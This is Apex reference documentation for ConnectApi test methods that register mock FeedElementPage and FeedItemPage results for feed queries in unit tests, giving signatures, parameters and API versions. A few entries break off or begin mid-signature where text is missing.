Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
ConnectApi.FeedElementPage result)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

One of these values:

- `Files`
- `Groups`
- `News`
- `People`
- `Record`

subjectId

Type: String

If *feedType* is `ConnectApi.Record`, *subjectId* can be any record ID, including a group ID. Otherwise, it must be the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

showInternalOnly

String updatedSince, ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.UserProfile`.

subjectId
Type: String

The ID of any user. To specify the context user, use the user ID or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token defining the modification time stamp of the feed and the sort order.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

filter
Type: `ConnectApi.FeedFilter`

Value must be `ConnectApi.FeedFilter.CommunityScoped`. Filters the feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, updatedSince, filter)

Testing ConnectApi Code

`setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

`subjectId`
Type: String

Any record ID, including a group ID.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`elementsPerBundle`
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

`density`
Type: ConnectApi.FeedDensity

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly)

Testing ConnectApi Code

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer
elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
String updatedSince, Boolean showInternalOnly, ConnectApi.FeedFilter filter,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: ConnectApi.FeedDensity

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, showInternalOnly, filter)

Testing ConnectApi Code

setTestGetFeedItemsFromFeed(communityId, feedType, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType)

Testing ConnectApi Code

setTestGetFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

pageParam

Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize

Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam

Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.

- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

result

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType, subjectId)

Testing ConnectApi Code

setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

getFeedItemsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Streams`, *`subjectId`* must be a stream ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean
showInternalOnly, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

Testing ConnectApi Code

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `getFeedItemsFromFilterFeed` method is called in a test context. Use the method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFilterFeed(String communityId, String subjectId, String keyPrefix, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix)

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `getFeedItemsFromFilterFeed` method is called in a test context. Use the method with the same parameters or the code throws an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedItemsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `getFeedItemsFromFilterFeed` method is called in a test context. Use the method with the same parameters or the code throws an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFilterFeed(String communityId, String
subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam,
ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

`setTestGetFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, updatedSince, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when the `getFeedItemsFromFilterFeedUpdatedSince` method is called in a test context.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsFromFilterFeedUpdatedSince(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String updatedSince, ConnectApi.FeedItemPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`keyPrefix`
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. To retrieve this token, call `getFeedItemsFromFilterFeed` and take the value from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedItemsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, updatedSince)

Testing ConnectApi Code

`setTestGetFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, ConnectApi.FeedItemPage, results)`

Registers a `ConnectApi.FeedItemPage` object to be returned when `getFeedItemsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

30.0–31.0

Signature

```
public static Void setTestGetFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedItemPage results)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedItemPage` response body.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

Testing ConnectApi Code

